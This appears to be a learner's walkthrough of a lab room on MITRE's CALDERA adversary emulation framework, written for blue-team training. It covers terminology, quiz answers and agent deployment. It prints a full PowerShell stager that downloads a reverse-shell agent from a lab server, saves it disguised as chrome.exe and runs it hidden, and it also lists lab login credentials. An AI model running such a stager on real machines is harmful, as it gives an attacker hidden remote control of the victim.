Caldera

Introduction

Throughout the Threat Emulation Module, we have discussed and learned the fundamentals of threat emulation, from the core concepts to the execution of adversarial use cases. In this room, we will introduce an alternative tool for Atomic Red Team: CALDERA.

Learning Objectives

This room's main objective is to learn utilizing the Caldera Framework from the perspective of Blue Teamers, understanding how exactly threat actors run their Tactics, Techniques and Procedures (TTPs) and how significant it is to see it in action. In addition, we will tackle topics such as the following throughout the room:

- Breakdown of CALDERA's core terminologies and functionalities.
- Application of planning and grouping of adversarial use cases.
- Automation of Incident Response via CALDERA.
- Implications of threat emulation to detection engineering.

Room Prerequisites

It is suggested to clear the following rooms first before proceeding with this room:

- Introduction to Threat Emulation
- Atomic Red Team
- Windows Event Logs
- Aurora

Now, let's start emulating threats using CALDERA!

CALDERA - Overview

What is CALDERA?

CALDERA™ is an open-source framework designed to run autonomous adversary emulation exercises efficiently. It enables users to emulate real-world attack scenarios and assess the effectiveness of their security defences.

In addition, it provides a modular environment for red team engagements, supporting red team operators for the manual execution of TTPs and blue teamers for automated incident response actions.

Lastly, CALDERA is built on the MITRE ATT&CK framework and is an active research project at MITRE. All the credit goes to MITRE for creating this fantastic framework.

Use Cases of CALDERA

Security analysts can leverage the CALDERA framework in different cases, but the common usages of CALDERA are as follows:

- Autonomous Red Team Engagements: The original CALDERA use case. The framework is built to emulate known adversary profiles to see gaps across your organisation's infrastructure. This use case allows you to test your defences and train your team on detecting threats.
- Manual Red Team Engagements: Aside from automating adversary profiles, CALDERA can be customized based on your red team engagement needs. It allows you to replace or extend the attack capabilities in case a custom set of TTPs are needed to be executed.
- Autonomous Incident Response: As mentioned, blue teamers can also use CALDERA to perform automated incident response actions through deployed agents. This functionality aids in identifying TTPs that other security tools may not detect or prevent.

Breaking Down CALDERA

Before playing with the CALDERA interface, let's dive deep into the core terminologies. The information in this section is required to understand the framework better and tailor it based on your engagement needs. Let's have a quick run-through of the critical items to be introduced in this task.

1. Agents are programs continuously connecting to the CALDERA server to pull and execute instructions.
2. Abilities are TTP implementations, which the agents execute.
3. Adversaries are groups of abilities that are attributed to a known threat group.
4. Operations run abilities on agent groups.
5. Plugins provide additional functionality over the core usage of the framework.

These topics will be detailed as we go through the task content.

Agents

Given the name, agents are programs continuously connecting to the CALDERA server to pull and execute instructions. These agents communicate with the CALDERA server via a contact method initially defined during agent installation.

CALDERA has several built-in agent programs, each showcasing a unique functionality. Below are some examples of it:

Agent Name	Description
Sandcat	A GoLang agent that can establish connections through various channels, such as HTTP, GitHub GIST, or DNS tunnelling.
Manx	A GoLang agent that connects via the TCP contact and functions as a reverse shell.
Ragdoll	A Python agent that communicates via the HTML contact.

Agents can be placed into a group at install through command line flags or editing the agent in the UI. These groups are used when running an operation to determine which agents to execute abilities on.

In addition, groups determine whether an agent is a red or a blue agent. Any agent that belongs to the blue group will be accessible from the blue dashboard, while all other agents will be accessible from the red dashboard.


Abilities and Adversaries

An ability is a specific MITRE ATT&CK technique implementation which can be executed through the agents. These abilities include the following information:

- Commands to be executed
- Compatible platforms and executors (e.g. PowerShell, Windows Command Shell, Bash)
- Payloads to include
- Reference to a module

Adversary profiles are groups of abilities showcasing the TTPs attributed to a threat actor. Selecting an adversary profile determines which abilities will be executed by the agent during an operation.

An example image below lists the abilities under Alice 2.0 adversary profile. Each ability is attributed to a MITRE ATT&CK Tactic and the corresponding techniques to be executed.



Operations

As the name suggests, operations run abilities on agent groups. The adversary profiles define which set of abilities will be executed, and agent groups determine which agents these abilities will perform.

During the execution, the planner can determine the order of abilities. A few examples of these are detailed below:

- Atomic: Abilities are executed based on the atomic ordering (Atomic of Atomic Red Team).
- Batch: Abilities are executed all at once.
- Buckets: Abilities are grouped and executed by its ATT&CK tactic.

Given these options, the planner feature allows users to control and give variations to the execution order of abilities during operations.

Aside from the given terminologies above, you also need to understand the following concepts to configure an operation:

- Fact: An identifiable information about the target machine. Facts are required by some abilities to execute properly; hence they should be provided through fact sources or acquired by a previous ability.
- Obfuscators: Sets the obfuscation of each command before being executed by the agent.
- Jitter: The frequency of the agents checking in with the CALDERA server.

Plugins

Since CALDERA is an open-source framework, it is extended by different plugins that provide additional functionality over the core usage of the framework. By default, CALDERA contains several plugins at users' disposal during adversary emulation exercises. A few notable examples are the following:

- Sandcat: One of the agents available in CALDERA. This agent can be extended and customized through this functionality.
- Training: A gamified certification course to learn CALDERA.
- Response: Autonomous Incident Response Plugin (will be discussed further in the later tasks)
- Human: Allows users to simulate "human" activity, which may provide a benign and realistic environment.

To learn more about the plugins, you may refer to this link.

****

Answer the questions below:

What is the name of the agent that has the capability to communicate via HTTP, GitHub GIST, or DNS tunnelling?
Answer: Sandcat

What functionality determines the order of abilities' execution?
Answer: Planner

What is the name of the plugin that allows the simulation of human activity?
Answer: Human

Running Operations with CALDERA

Now that we have tackled the core terminologies from the previous task, let's continue by playing with the CALDERA framework.

To start with, let's follow this guide to emulate a single adversary profile successfully:

- Run the CALDERA instance.
- Deploy an agent in the target machine.
- Choose the adversary profile and review the abilities to be executed.
- Run the operation.


- Review the results.

Connecting to the CALDERA Instance

To execute the emulation activity, we will be using two machines:

- CALDERA instance running via the AttackBox.
- Windows machine that serves as the VICTIM machine.

The image below summarises the network setup for this room.



To deploy the VICTIM Server, press the green Start Machine button at the top of the task. You may access the machine via RDP with the following credentials:

- Username administrator
- Password Emulation101!
- IP Address MACHINE_IP

For the AttackBox instance, you may hit the Start AttackBox button at the top of the room.

Once the AttackBox runs, you may run the CALDERA server by executing the following commands via the terminal:

```
ubuntu@tryhackme: ~/

ubuntu@tryhackme:~$ cd Rooms/caldera/caldera
ubuntu@tryhackme:~/Rooms/caldera/caldera$ source ../caldera_venv/bin/activate
```

```
ubuntu@tryhackme: ~/Rooms/caldera/caldera

(caldera_venv) ubuntu@tryhackme:~/Rooms/caldera/caldera$ python server.py --insecure
---- redacted ---
2023-03-26 10:27:31 - INFO  (hook.py:58 build_docs) Docs built successfully.
2023-03-26 10:27:31 - INFO  (server.py:73 run_tasks) All systems ready.
```

Note that we have executed source ../caldera_venv/bin/activate, which indicates that we are using a Python virtual environment to load all modules required by CALDERA.


You may need to wait a few minutes for the CALDERA instance to initialize. Once the output shows All systems ready, you may access the CALDERA web application via the AttackBox's port 8888 using the following credentials:

- Username: red
- Password: admin


Deploying an Agent

Based on the provided guide above, the next step is to deploy a CALDERA agent to establish continuous access to the victim machine.

To deploy an agent, navigate to the agent's tab by clicking the agents button in the sidebar. Then deploy a Manx agent for a Windows platform since the target machine runs a Windows OS.



Next, ensure that the IP Address in the configuration is set to your AttackBox's IP Address since the default value is set to 0.0.0.0. Doing this will ensure the agent will communicate back to your CALDERA instance. In addition, you may want to replace the agent's implant name and customize it with a more realistic process name, such as chrome (Google Chrome Process).



app.contact.http
http://10.10.16.23:8888
app.contact.tcp
10.10.16.23:7010
agents.implant_name
chrome
app.contact.udp
10.10.16.23:7011
psh
A reverse-shell agent which communicates via the TCP contact
if ($host.Version.Major -ge 3){$ErrAction= "ignore"}else{$ErrAction= "SilentlyContinue"};
$server="http://10.10.16.23:8888";
$socket="10.10.16.23:7010";
$contact="tcp";
$url="$server/file/download";
$wc=New-Object System.Net.WebClient;
$wc.Headers.add("platform","windows");
$wc.Headers.add("file","manx.go");
$data=$wc.DownloadData($url);
Get-Process | ? {$_.Path -like "C:\Users\Public\chrome.exe"} | stop-process -f -ea $ErrAction;
rm -force "C:\Users\Public\chrome.exe" -ea $ErrAction;
([io.file]::WriteAllBytes("C:\Users\Public\chrome.exe",$data)) | Out-Null;
Start-Process -FilePath C:\Users\Public\chrome.exe -ArgumentList "-socket $socket -http $server

You may observe that the commands above were replaced with the values you have set.

Lastly, copy the first set of commands from your CALDERA instance to establish a reverse-shell agent via TCP contact and execute them via PowerShell inside the provided victim server.


Note: The set of commands below is only for example. Use the commands from your own CALDERA instance.

To RDP into the Windows machine I used Remmina and set the server, username, and password as found earlier in the task.



```
Administrator: Windows PowerShell

PS C:\Users\Administrator> if ($host.Version.Major -ge 3){$ErrAction= "ignore"}else{$ErrAction= "SilentlyContinue"};
>> $server="http://10.10.16.23:8888";
>> $socket="10.10.16.23:7010";
>> $contact="tcp";
>> $url="$server/file/download";
>> $wc=New-Object System.Net.WebClient;
>> $wc.Headers.add("platform","windows");
>> $wc.Headers.add("file","manx.go");
>> $data=$wc.DownloadData($url);
>> Get-Process | ? {$_.Path -like "C:\Users\Public\chrome.exe"} | stop-process -f -ea $ErrAction;
>> rm -force "C:\Users\Public\chrome.exe" -ea $ErrAction;
>> ([io.file]::WriteAllBytes("C:\Users\Public\chrome.exe",$data)) | Out-Null;
>> Start-Process -FilePath C:\Users\Public\chrome.exe -ArgumentList "-socket $socket -http $server -contact $contact" -WindowStyle hidden;
```


Once done, an agent will spawn in the agent tab showing that the executed PowerShell commands yielded a successful result.



Adversary Profile


Now that an agent is running on the VICTIM machine, let's review the adversary profile to be executed in the target.

Navigate to the adversaries tab via the sidebar and use the search functionality to choose a profile. For this test, let's select the Enumerator profile.



The following profile showcases five abilities to be executed. Each ability can be reviewed to verify the commands to be executed. This is an essential step in learning the expected results of the test. You may click on the abilities to see the execution details.

For a quick example, the image below shows the details of WMIC Process Enumeration. As highlighted, these two fields are significant in understanding the ability. The executor field shows that the ability will be executed via PowerShell, and the command field indicates the complete command line that will be performed.



